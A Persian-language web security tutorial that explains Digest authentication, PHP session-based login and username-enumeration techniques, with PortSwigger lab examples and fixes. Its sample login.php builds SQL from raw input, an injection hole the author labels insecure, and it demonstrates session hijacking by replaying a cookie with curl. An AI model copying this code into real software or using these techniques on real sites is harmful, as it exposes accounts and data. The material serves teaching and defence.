
اینه که به جای Basic Authentication که در برابر MiTM اسیب پذیر هست از Digest Authentication استفاده شود.

اما واقعاً چه اتفاقی می افته؟ در ابتدا کاربر یک درخواست به سمت وب سرور برای یک path ارسال میکنه.

```

1 GET / HTTP/1.1
2 Host: 192.168.89.132
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/118.0.5993.88 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,
  application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 If-None-Match: "1d-60d6f03a807a8"
10 If-Modified-Since: Tue, 26 Dec 2023 19:51:54 GMT
11 Connection: close
12

```

سرور درخواست رو میگیره ولی میبینه که توی فایل htaccess مشخص شده که این مسیر نیاز به Authentication داره. به همین خاطر پاسخی به شکل زیر برای کاربر ارسال میکنه:

```

1 HTTP/1.1 401 Unauthorized
2 Date: Wed, 27 Dec 2023 01:05:47 GMT
3 Server: Apache/2.4.57 (Ubuntu)
4 WWW-Authenticate: Digest realm="Restricted Access",
nonce="Gq42ZnMNBgA=f4cff3d8f412a9e3102d6b1ceb86b06e6ff0b6ae", algorithm=MD5, qop="auth"
5 Last-Modified: Tue, 26 Dec 2023 22:54:46 GMT
6 ETag: "40-60d7191a92bd5"
7 Accept-Ranges: bytes
8 Content-Length: 64
9 Connection: close
10 Content-Type: text/html
11
12 <span style="color: red">
<b>
    You are not authorized .
</b>
</span>
13

```

میبینید که توی خط 4 مولفه **WWW-Authenticate** هست که مقداری عجیب غریب رو توی خودش داره . همین مولفه مشخص میکنه که نیاز به Authentication هست و کلمه اول مقدارش نوشته که این **Digest** از نوع **Authentication** هست و مقدار **realm** رو هم نوشته . بعد از مقدار **realm** ما مقدار **nonce** رو داریم که 32Bit هستش و هربار که درخواست ارسال میشه و کاربر احراز هویت نشده باشه یک مقدار جدید خواهد بود . بعد کلمه **algorithm** رو داریم که مشخص کننده الگوریتم رمزنگاری استفاده شده هست که در مثال بالا MD5 هست . حالا من Credential را میزنم و ارسال میکنم، Request ارسالی من به شکل زیر هست :

```

1 GET / HTTP/1.1
2 Host: 192.168.89.132
3 Cache-Control: max-age=0
4 Authorization: Digest username="admin", realm="Restricted Access",
nonce="fmNZeXMBgA=631fe292e68f0f4041faab74fad5cbb394d95910", uri="/", algorithm=MD5,
response="ef1bb2d9621bb4cf95356235bc91biaa", qop=auth, nc=00000004, cnonce="cd90a37f71bdbcb76"
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/118.0.5993.88 Safari/537.36
7 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.
8 application/signed-exchange;v=b3;q=0.7
9 Accept-Encoding: gzip, deflate, br
10 Accept-Language: en-US,en;q=0.9
11 If-None-Match: "1d-60d6f03a807a8"
12 If-Modified-Since: Tue, 26 Dec 2023 19:51:54 GMT
13 Connection: close

```

میبینید که یک مقدار بلند بالا داریم که ارسال میکنیم به سمت سرور و حال این مقدار چی هست ؟ کلمه اول نوع احراز هویت رو مشخص کرده که **Digest** هست، بعد از اون **username** رو نوشته که **admin** هست، بعد از اون **realm** رو نوشته که یه طور ای **salt** هش کردن بوده، ... هم مشخص شده که **uri**, **algorithm**, ... دقت کنید که همه مقادی در اون مقدار **response** دخیل هستند. مقدار **response** یک هش MD5 هست که از مجموعه ای از Hash ها بوجود آمده . توی تصویر زیر میبینید که چطوری این هش ساخته شده است :

```


HA1 = MD5( "Mufasa:testrealm@host.com:Circle Of Life" )
= 939e7578ed9e3c518a452acee763bce9

HA2 = MD5( "GET:/dir/index.html" )
= 39aff3a2bab6126f332b942af96d3366


Response = MD5( "939e7578ed9e3c518a452acee763bce9:\\
dcd98b7102dd2f0e8b11d0f600fb0c093:\\
00000001:0a4f113b:auth:\\
39aff3a2bab6126f332b942af96d3366" )
= 6629fae49393a05397450978507c4ef1

```

دو هش به نامهای HA1, HA2 میسازه که هر کدام هم از مقادیری تشکیل شده اند و در نهایت همه HASH ها رو به هم میچسبونه و دوباره هش میکنه و یک مقدار 32 بیتی MD5 بوجود می اد . دقیقا در سمت سرور هم همین اتفاق می افته و به همین شکل Response را رو میسازه . البته با اطلاعات درستی که توی دیتابیس هست، اگر هر دو مقدار برابر بوند کاربر احراز هویت میشه و اجازه دسترسی داره و گرنه نمیشه .



برای RFC Digest Authentication متفاوت با شماره های 2069 و 2617 وجود داره که دو پیاده سازی متفاوت رو توضیح میدند . البته اینچنان هم تفاوتی ندارند و فقط 2617 مولفه هایی رو دخیل کرده که توی 2069 دخیل نیستند . مثل همین مثال قبلی که گفتیم ، توی 2617 علاوه بر username, realm, password, uri مولفه های دیگه ای هم توی ساخت هش response دخیل هستند در حالی که توی 2069 فقط همینا هش response رو میسازن .




تصویر بالا پیاده سازی 2069 هست و به ساختار هش دقت کنید .
اما ضعف های امنیتی این احراز هویت چیه ؟ ایا داره یا نداره ؟ توی لیست زیر در مرورشون حرف زدیم : ۱. Still Vulnerable to MiTM: درسته که دیگه مثل Basic Authentication اطلاعات رو به صورت Plain Text نمیفرسته ولی خب هنوز هم نسبت به MiTM اسیب پذیر هست و میشه دادهها رو بدست اورد . البته اگه هم توی چنین حمله ای چنین اطلاعاتی رو از توی پکتی بدست اور دید کافیه که توی هدر درخواست خودتون قرار بدید و درخواستتون رو به وب سرور ارسال کنید و شما لاکین هستید .

۲. Lack of Account Lockout Mechanism: این هم مثل Basic Authentication فاقد مکانیزم Account Lockout هست و همین موجب میشه که نسبت به Brute-Force و حملات این چنینی اسیب پذیر باشه چون حساب کاربر پرتوکشنی نداره . ۳. No Logout Functionality Without Closing the Browser: همون که توی Basic Auth بود ، توی هم Digest وجود نداره مگر اینکه مرورگر رو ببندید .

به نظرم در مرور دهنده HTTP Digest Authentication هم بگیم که چطوری میتوانیم روی Apache فعالش کنیم ، چون اگه بدونیم راحت میتوانیم لابراتوار خودمون رو بسازیم . عموم کارایی که باید بکنیم هموناں که توی Basic Auth توضیح دادم . یعنی یک هاست مجازی بسازید ، پیکربندی های مربوط رو توی DocumentRoot /etc/apache2/sites-available تولی فایل خودش قرار بدید و فعالش کنید . توی مسیر htpasswd فایل .htaccess بسازید . تفاوت توی محتوای فایل htaccess و نحوه اجرای دستور htpasswd هست .

یک پروتکل **HTTP Stateless** چیست؟ پروتکل **Session-Based Authentication** درخواستی که توسط کلاینت به سمت سرور ارسال میشے برای سرور به عنوان یک درخواست جدید از یک فرد جدید در نظر گرفته خواهد شد. یعنی مثلاً شما اگه درخواست صفحه **home** را میکنید و سپس از توی صفحه **login** درخواست صفحه **home** را به سمت سرور ارسال میکنید، سرور توی هر درخواستی که فرستادید شما رو یک ادم جدید میبینه و یه حالتی مثل یک ادم الزایمری داره که یادش میره، این به معنی بودن هست. اما میدونیم که وقتی داریم از اینترنت و وب اپلیکیشن ها استفاده میکنیم اینطوری نیست درسته؟ مثلاً زمانی که ما درخواست صفحه **login** میکنیم درصورتی که قبلاً **login** کردیم و صفحه رو دیگه نشون نمیده!!!! اما چطوری با اینکه **HTTP Stateless** هست ولی رفتارش مثل یک پروتکل **Stateful** شده؟ جواب **Session** هست. یک ابداعی هست که موجب شد، وب سرور ها بتونن کلاینت های خودشون رو بشناسن و تشخیص بدن که این کلاینت در گشته چه کرده و درخواست هایی که میفرسته رو بر اساس عملکردهای قبلیش پاسخ بدن. اما این جناب **Session** چطوری کار میکنه؟ **Session** ها اطلاعاتی از یک کاربر هستند که زمانی که کاربر یک درخواست رو واسه اولین بار به یک وب سرور ارسال میکنه براش ایجاد میشه و یک عبارتی برای کاربر ارسال میشه تحت عنوان **Session ID** که توی **Session** که میتوانه کلاینت خودش رو درخواستی، توسط بروزره سمت وب سرور ارسال میشه و وب سرور توسط این **Session ID** توی کوکی ها میتوانه کلاینت خودش رو تشخیص بده. در واقع **Session ID** اشاره میکنه به چیز های مختلفی مثلاً وضعیت احراز هویت کاربر، جستجوی های قبلی کاربر و ... در حقیقت وب سرور ما **Session ID** رو میشناسه و این **Session ID** برای هر کاربر خاص خودش خواهد بود و در هر درخواستی به سمت وب سرور ارسال میشود. اما **Session-Based Authentication** چیه؟ یک روش شناسایی کاربران در درخواست هایی که بعد از احراز هویت ارسال میکنه. یعنی اینکه بعد از اینکه کاربر احراز هویت شد، وب سرور از طریق **Session ID** کاربر که توی کوکی هاش ذخیره میشه بتونه تشخیص بده که کاربر احراز هویت شده و اون رو پیگیری کنه و یکی از نمونه های این روش احراز هویت که امروزه در 90 درصد از وب اپلیکیشن ها میبینید **Form-Based Authentication** ها هستند که زیر مجموعه **Session-Based Authentication** محسوب میشن.

قبل از اینکه مرحلی که طی یک **Session-Based Authentication** انجام میشه رو بررسی کنیم برآتون یک مثال ازش طراحی کردم، این مثال با **Apache, PHP, MySQL** :




میبینید که گفته اگه میخوايد به وبسایت دسترسی داشته باشد باید **login** کنید. یه نگاهی هم به کوکی های داخل این صفحه بندازیم ببینم که چه چیز هایی رو داریم.

Name	Value	Domain	Path	Expire...	Size	HttpO...	Secure	Same...	Partiti...	Prior...
PHPSESSID	4pbcevoafa5j7tpvks8dth012bv	192.16...	/	Session	35					Mediu...


میبینید که یک مورد داریم به نام **PHPSESSID** که مقدارش هم یک مقدار رندم هست. این کوکی توسط **Session Handler** پی اج پی ساخته و توی مژوگر کاربر اضافه میشه. کد زیر نوی کدهای PHP کارش همینه که اگه توی کوکی های کلاینت **PHPSESSID** نبود بیا و یک مورد رو بساز و اضافه کن :

```
11 | session_start();
```

حالا ببایم و ببریم و توی صفحه **login** رو ببینیم. صفحه لاغین محتوایی به شکل تصویر زیر داره.



یک فرم خیلی ساده HTML/CSS که یک password و username را از کاربر میگیره و لاگین میکنه. اگه این اطلاعات رو وارد کنیم و درست باشند ما رو به صفحه index.php میره و اونجا به ما یک پیغام میده که شما لاگین هستید.



حالا که لاگین هستیم ما یک دکمه به نام Logout هم داریم که اگه روشن بزنیم ما رو login.php طراحی شده. کد صفحه login.php به شکل زیر هست اگه بخواهیم میتوانیم اون رو بنویسید و تست کنید:

```

9  <body>
10 <?php
11 session_start();
12 if (isset($_POST['username']) && isset($_POST['password'])){
13     $username = $_POST['username'];
14     $password = $_POST['password'];
15
16     $mysql = new mysqli('localhost', 'root', 'password', 'mytestdb');
17     $result = $mysql->query("SELECT * FROM users where username='$username' and password='$password'");
18     if($result->num_rows > 0){
19         $_SESSION['loggedin'] = TRUE;
20         $_SESSION['username'] = $username;
21
22     }else{
23         $_SESSION['loggedin'] = FALSE;
24         $_SESSION['message'] = "Wrong username or password .";
25     }
26 }
27 ?>
28 <div class="container" onclick="onClick">
29 <div class="top"></div>
30 <div class="bottom"></div>
31 <?php
32     if(!isset($_SESSION['loggedin']) || !$SESSION['loggedin'] == TRUE){
33 ?>
34         <form method="POST" action="" class="center">
35             <h2>Please LogIn:</h2>
36             <input type="text" placeholder="username" name="username"/>
37             <input type="password" placeholder="password" name="password"/>
38             <input type="submit" value="Login" />
39             <?php
40                 if(isset($_SESSION['message'])){
41                     echo "<span style='color: red;'>" . $_SESSION['message'] . "</span>";
42                     unset($_SESSION['message']);
43                 }
44             ?>
45             <h2>&nbsp;</h2>
46         </form>
47     <?php
48     }else {
49         header('Location: index.php');
50     }
51
52 ?>
53 </div>
54 </body>
```

حالا این کد چیکار میکنه؟ به صورت خلاصه توضیح میدم چون که باید روند کار رو بدونیم. در خط 11 یک Session رو واسه کاربر باز میکنه، در صورتی که کاربر Session نداشته باشه. توی خط 12 تا خط 26 عمل login را انجام میده. از کاربر username و password میگیره و در خط 11 آنها رو بدونیم.

رو میگیره و اونا رو توی Database بررسی میکنه و اگه درست بودن (خط 18) میاد و توی \$_SESSION دو مورد به نام هایloggedin با مقدار TRUE و username با مقدار نام کاربری کاربر وارد شده اضافه میکنه و اگه درست نبودن (خط 22) میاد و دو موردloggedin با مقدار یک بیغام رو به \$_SESSION اضافه میکنه . تفاوت موارد اضافه شده مشخص میکنه که یک کاربرlogin هست یا نیست . یک Global Variable \$_SESSION کاربر رو توی Session مقادیر توی login میکنه و میشه بهش مقادیری رو اضافه کرد و یا ازش مقادیری رو کم کرد .

توی خط 28 به بعد میاد و دو حالت رو در نظر میگیره، اول اینکه کاربر لاگین نیست (خط 32) و در این مورد میاد و فرم لاگین رو به کاربر نشون میده و دوم اینکه کاربر لاگین هست (خط 49) و در این مورد میاد و کاربر رو به صفحه index.php ریدایرکت میکنه . این بود از تمام کدی که توی فایل login.php داشتیم و روند کامل و رود کاربر رو به صورت غیر امن (چون چندتا حفره امنیتی داره این صفحه لاگین) دیدیم . کد های فایل های دیگه مثل logout.php و index.php و login.php را نشون ندادم چون چیز خاصی توشن نیست و فقط صفحات جزو رو بیشتر میکنه . راستی دیدیم که توی کوکی های یک مورد به نام PHPSESSID داشتیم که یک مقدار رندم که توی کوکی هاست توی هر درخواست کاربر به سمت وب سرور ارسال میشه و هر تغییری توی SESSION کاربر، توسط وب سرور با این مقدار رندم هست که قابل تشخیص میشه . یعنی اگه این مقدار رندم داخل PHPSESSID را حذف کنیم، وب سرور دیگه ما رو نمیشناسه و اگه بیایم و مقدارش رو با یک مقداری دیگه واسه یک کاربر دیگه عوض کنیم (Session Hijacking)، وب سرور ما رو به عنوان اون کاربر خواهد شناخت . یعنی تمام شناسایی شدن ما توسط وب سرور با این مقدار رندم داخل PHPSESSID انجام میشه . خب این بود یک نمونه از Session-Based Authentication . حالا بریم به صورت کلی فرایند هایی که توسط Session-Based Authentication انجام میشه رو بیینیم :

1. یک درخواست لاگین برای احرار هویت (توی یک فرم) توسط کاربر به سمت وب سرور ارسال میشه .

Request

Pretty	Raw	Hex
1 POST /login.php HTTP/1.1		
2 Host: 192.168.89.132		
3 Content-Length: 33		
4 Cache-Control: max-age=0		
5 Upgrade-Insecure-Requests: 1		
6 Origin: http://192.168.89.132		
7 Content-Type: application/x-www-form-urlencoded		
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.88 Safari/537.36		
9 Accept:		
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7		
10 Referer: http://192.168.89.132/login.php		
11 Accept-Encoding: gzip, deflate, br		
12 Accept-Language: en-US,en;q=0.9		
13 Cookie: PHPSESSID=fku0cuarnltarq@98h1hddkt43		
14 Connection: close		
15		
16 username=user1&password=password1		

2. سرور Credential دریافتی از کاربر رو بررسی میکنه و اگه اوها درست بودن، Session کاربر رو به عنوان یک کلاینت لاگین شده در نظر میگیره و اطلاعاتی رو توش ذخیره میکنه، این اطلاعات میتونه توی مموری، پایگاه داده، فایل روز استوریج ذخیره بشه . این Session کاربر توسط ID اون قابل دسترسی برای وب سرور هست که توی تصویر بالا میبیند زیرش خط قرمز کشیدم . بعد از لاگین شدن کاربر، وب سرور این Session ID رو به عنوان یک کاربر لاگین شده در نظر میگیره و هر درخواستی که با این Session ID به سمت وب سرور ارسال بشه به عنوان یک کاربر احرار هویت خواهد بود .

3. کلاینت بعد از اینکه لاگین کرد و Session ID اون به عنوان یک کاربر لاگین شده توسط وب سرور تعیین شد، توی هر درخواست دیگه ای که به سمت وب سرور میفرسته این Session ID رو هم برای احرار هویت خودش توسط وب سرور به اون ارسال میکنه . 4. وب سرور هم هر درخواستی رو که دریافت میکنه اولین کاری که میکنه بررسی Session ID داخل اون درخواست است و بررسی میکنه که ایا این درخواستی که توسط یک کلاینت ارسال شده توسط یک کلاینت احرار هویت شده هست و یا خیر؟ در اینجاست که وب سرور طبق همین Authorization عمل Session ID درخواست را به عنوان یک کاربر رو مشخص میکنه .

برای اینکه بیشتر متوجه بشید که این Session ID هست که برای وب سرور شناسایی میشه و کلاینت رو تشخیص میده، میخوام یک درخواست با Curl با این Session ID و بدون اون ارسال کنم ، توی تصویر زیر ابتدا بدون Session ID درخواست و پاسخ رو میبینید :

```
C:\Users\ali\OneDrive\Desktop>curl http://192.168.89.132/index.php
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <link rel="stylesheet" href="assets/Login.css">
    <title>Login - My Website</title>
</head>
<body>
    <div class="container" onclick="onClick()></div>
    <div class="top"></div>
    <div class="bottom"></div>
    <div class="center">
        <span>Welcome guest, if you want to access to website you should <a href='login.php'>Login</a>
    </div>
</body>
</html>
```

میبینید که ما رو guest در نظر گرفته، حالا اگه بیام و یک کوکی به نام PHPSESSID با مقدار user1 کاربر Session ID را درخواست به سمت وب سرور ارسال کنم چی؟

```
C:\Users\alime>curl --cookie PHPSESSID=fku0cuarnltatq898h1hddkt43 http://192.168.89.132/index.php
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <link rel="stylesheet" href="assets/login.css">
  <title>Login - My Website</title>
</head>
<body>
  <div class="container" onclick="onclick">
    <div class="top"></div>
    <div class="bottom"></div>
    <div class="center">
      <div class="center">
        <span>You are logged in : <span style="font-weight: bold">user1</span></span>
        <a href="logout.php">Logout</a>
      </div>
    </div>
  </div>
</body>
</html>
```

میبینید که ما رو به عنوان کاربر user شناسایی کرده . این بود از پایه ای ترین حالت Session-Based Authentication که دیدیم .

قبل از اینکه بریم سروقت روش بعدی احراز هویت یعنی Token-Based Authentication میخواهیم درمورد برخی از مشکلات امنیتی موجود در وب اپلیکیشن ها صحبت کنم . بعدش میریم و روش های دیگه احراز هویت رو هم بررسی میکنیم .

توی وب اپلیکیشن رو بدست بیاریم، نه اینکه همه رو یه جا بدست بیاریم، مثلا یک درخواست Post پیدا کنیم که بشه از طریقش نام کاربری رو زد و بگه که ایا این نام کاربری وجود داره یا نداره و بعد لیستی از نام های کاربری رو امتحان کنیم و اونهایی که توی وب اپلیکیشن ثبت شده رو بدست بیاریم . برای اینکار سه تا روش کلی وجود داره که در زیر یک به یکشون رو با مثال هایی از PortSwigger توضیح میدیم : ۱. Error-Based : اگه بر اساس خطایی که از سمت وب سرور دریافت میکنیم بتونیم بفهمیم که یک نام کاربری وجود دارد یا ندارد در واقع روش Error-Based هست . مثلا شما یک صفحه لاگین پیدا میکنید، اگه نام کاربری رو درست وارد کنید ولی پسورد رو اشتباه بزنید به شما خطایی میده که "رمز عبور وارد شده اشتباه است ." و اگه هم نام کاربری رو اشتباه بزنید و هم رمز عبور رو به شما خطای میده که "نام کاربری و رمز عبور وارد شده اشتباه است ." . میبینید که اگه نام کاربری رو درست بزنیم یک خطای دیگه میده نسبت به زمانی که نام کاربری اشتباه وارد شده باشد و از این روش میتوانیم Username Enumeration را انجام بدم و لیستی از نام های کاربری رو تست کنیم و خطاهای را بررسی کنیم و بفهمیم که کدام وجود دارد و کدام وجود نداره . این مشکل معمولاً توی صفحات لاگین سایت های وردپرسی وجود داره . و اسه مثال هم توی PortSwigger یک چالش از این مشکل امنیتی وجود داره که توی مجموعه اسیب پذیری Authentication ها میتوانید پیداش کنیم که عنوانش : Username enumeration via different responses هست و ادرسش هم <https://portswigger.net/web-security/authentication/password-based/lab-username-enumeration-via-different-responses> هست . توی این چالش ما یک صفحه لاگین خواهیم داشت به شکل زیر :

توی این صفحه لاگین شما اگه نام کاربری و رمز عبور رو اشتباه وارد کنید پیغام زیر رو خواهید گرفت که نام کاربری اشتباه است

Login

The screenshot shows a login page with two input fields: 'Username' containing 'wiener' and 'Password' containing '*****'. Below the inputs is a green 'Log in' button. Above the inputs, a red error message 'Invalid username' is displayed.

اما اگه نام کاربری رو درست وارد کنید پیغامی به شکل زیر خواهد که که فقط پسورد اشتباه است :

Login

The screenshot shows a login page with two input fields: 'Username' containing 'alabama' and 'Password' containing '*****'. Below the inputs is a green 'Log in' button. Above the inputs, a red error message 'Incorrect password' is displayed.

از این طریق ما میتوانیم نام کاربری درست رو بدست بیاریم . توی چالش به ما لیستی از نام های کاربری رو داده که باستی توسط **Intruder** از طریق **BurpSuite** اونها رو یک به یک بررسی کنیم .

- یکی از جاهایی که این مورد از مشکل امنیتی رو داره صفحات فراموشی رمز عبور هست، این صفحات یا بر اساس ایمیل کار میکن یا بر اساس شماره موبایل، اونجا میشه شماره موبایل یا ایمیل رو وارد کرد و بعد درخواست رمز عبور جدید رو فرستاد، معمولاً اگه شماره موبایل یا ایمیل وجود نداشته باشه نشون میده که این چیزی که وارد شده اشتباهه و اگه وجود داشته باشه میگه که مثلًا لینک تغییر رمز عبور به موبایل یا ایمیل ارسال شد، از این طریق میشه **User Enumeration** انجام داد . حالا رفعش چطوریه؟ رفع این مورد باید اینطوری باشه که ایمیل یا شماره موبایل وارد شده چه درست باشد و چه غلط باید پیغام بد که "در صورتی که ایمیل/شماره موبایل وارد شده در سامانه ثبت شده باشد، لینک تغییر رمز عبور برای شما ارسال می شود ." و هیچ اطلاعات حساسی رو از طریق پیغام لو نده .

برای رفع این مشکل امنیتی بایستی برنامه نویس مواظب پیغام هایی باشد که به سمت کاربر میفرسته، نباید توی پیغامها اطلاعات حساس رو افشا سازی کنه .

- .2 **Time-Based** : در این روش زمان پاسخگویی سرور هست که میتوانه مشخص کنه که ایا یک نام کاربری وجود داره یا نداره، یعنی چی؟ بزراید با مثال **PortSwigger** توضیح بدم . چالش ادرسش <https://portswigger.net/web-security/authentication/password-based/lab-username-enumeration-via-response-timing> هست و میتوانید شما هم بررسی کنید . ما یک وبسایت داریم که یک صفحه لاگین به شکل زیر داره :

Login

The screenshot shows a login page with two empty input fields: 'Username' and 'Password'. Below the inputs is a green 'Log in' button.

توی این درخواست ورود اگه نام کاربری رو درست بزنیم و رمز عبور رو اشتباه بزنیم، زمانی که طول میکشه تا پاسخ ما داده بشه حدودا 171 میلی ثانیه خواهد بود :

3,389 bytes | 171 millis

اما اگه نام کاربری رو اشتباه وارد کنیم زمان پاسخ دادن سرور یه کم بیشتر میشه و حدودا 266 میلی ثانیه خواهد بود :

highlights

3,389 bytes | 266 millis

ناکفته نمونه که این چالش PortSwigger واسه یه چیز دیگه هست که زمان پاسخ گویی کم و زیاد میشه ولی من ازش برای این مثل استفاده کردم و اگه شما میخواید این چالش رو حل کنید درواقع روش چیز دیگه ای هست و اصن پاسخ توی اندازه پسورد وارد شده هست تا نام کاربری ... بگذريم .

خب این تفاوت میان زمان پاسخ دادن سرور میتونه به ما در Username Enumeration کمک کنه و میتوانیم با چشم پوشی از برخی نتایج False Positive بگیم که اگه نام کاربری اشتباه باشه مدت زمان بیشتری طول میکشه تا وب سرور پاسخ رو به ما بده ولی اگه درست باشه زمان کمتری طول خواهد کشید . حالا علت این امر چیه (توی مثل ما نه مثل PortSwigger) ؟ علتش اینه که اگه یک نام کاربری اشتباه باشه ، وب سرور ناچاره که تمام رکوردهای کاربران داخل دیتابیس خودش رو چک کنه تا مطمئن بشه که اون نام کاربری اشتباهه ولی اگه نام کاربری درست باشه ، وب سرور ممکنه در ابتدای رکوردهای کاربران دیتابیس خودش یا وسطش و یا گاهی هم اخرش اون رو پیدا کنه که اگه در هر صورت میتونه زمان کمتری نسبت به حالت اول طول بکشه تا پاسخ رو بده . حالا چرا این حالت False Positive داره ؟ علتش هم اینه که ممکنه طول کشیدن زیاد پاسخگویی سرور به دلایل دیگه باشه ، ممکنه Load Average سرور بالا باشه، ممکنه ترافیک سرور بالا باشه و ... و یا ممکنه اختلاف زمان پاسخ گویی اینقدر کم باشه که نشه ازش نتیجه گیری کرد . به هر حال این هم میتونه یک روش جهت Username Enumeration باشه .

این اسیب پذیری رو چند مدت پیش یک محقق توی Microsoft Remote Desktop Web Access پیدا کرد و میتوانید مقاله اون رو از لینک <https://raxis.com/blog/rd-web-access-vulnerability> بخونید . جالبه و یک نمونه بارز از این مشکل امنیتی هست .

جهت رفع این مشکل امنیتی که معمولا یه خورده چالش برانگیز هست میان و به زمان پاسخ هایی که به سمت کاربر ارسال میکنن یک زمانی رو به صورت تصادفی اضافه میکنن تا برای کاربر قابل الگو برداری نباشه و نتونه که با استفاده روشن Time-Based اطلاعات رو استخراج کنه .

3. Response Length : در برخی اوقات ممکن هست که با بررسی Response Length متوجه بشیم که اندازه پاسخ های سرور به نام های کاربری درست با اندازه پاسخ های سرور به نامهای کاربری غلط تفاوت هست . مثلا چه زمانی این اتفاق می افته ؟ فرض کنید که ما یک نام کاربری درست با پسورد اشتباه رو میزنیم، برنامه نویس سمت سرور گفته که در این صورت بیا و پیغام مثلا "Username or password is wrong " رو توی یک div با کلاس pass-wrong به کاربر نشون بده به شکل زیر :

و همچنین برنامه نویس گفته اگه نام کاربری و پسورد هر دو اشتباه بود بیا و پیغام "Username or password is wrong ." رو توی یک div با کلاس credential-wrong نشون بده به شکل زیر :

<div class="pass-wrong">Username or password is wrong .</div>

همین چند باید تفاوت توی کلمات credential-wrong و pass-wrong موجب میشه اندازه پاسخ سرور نسبت به غلط بودن یا نبودن Username متفاوت باشه و ما میتوانیم از همین موضوع جهت Username Enumeration استفاده کنیم . دقت کنید که این مورد هم میتوانه False Positive داشته باشه که باید بهش دقت کنیم .

رفع این مورد هم به مانند Error-Based هست و باید مواظب پاسخی باشیم که به سمت کاربر میفرسته، باید سعی کنیم برای هر خطایی پاسخی به اندازه یکسان ارسال کنیم .

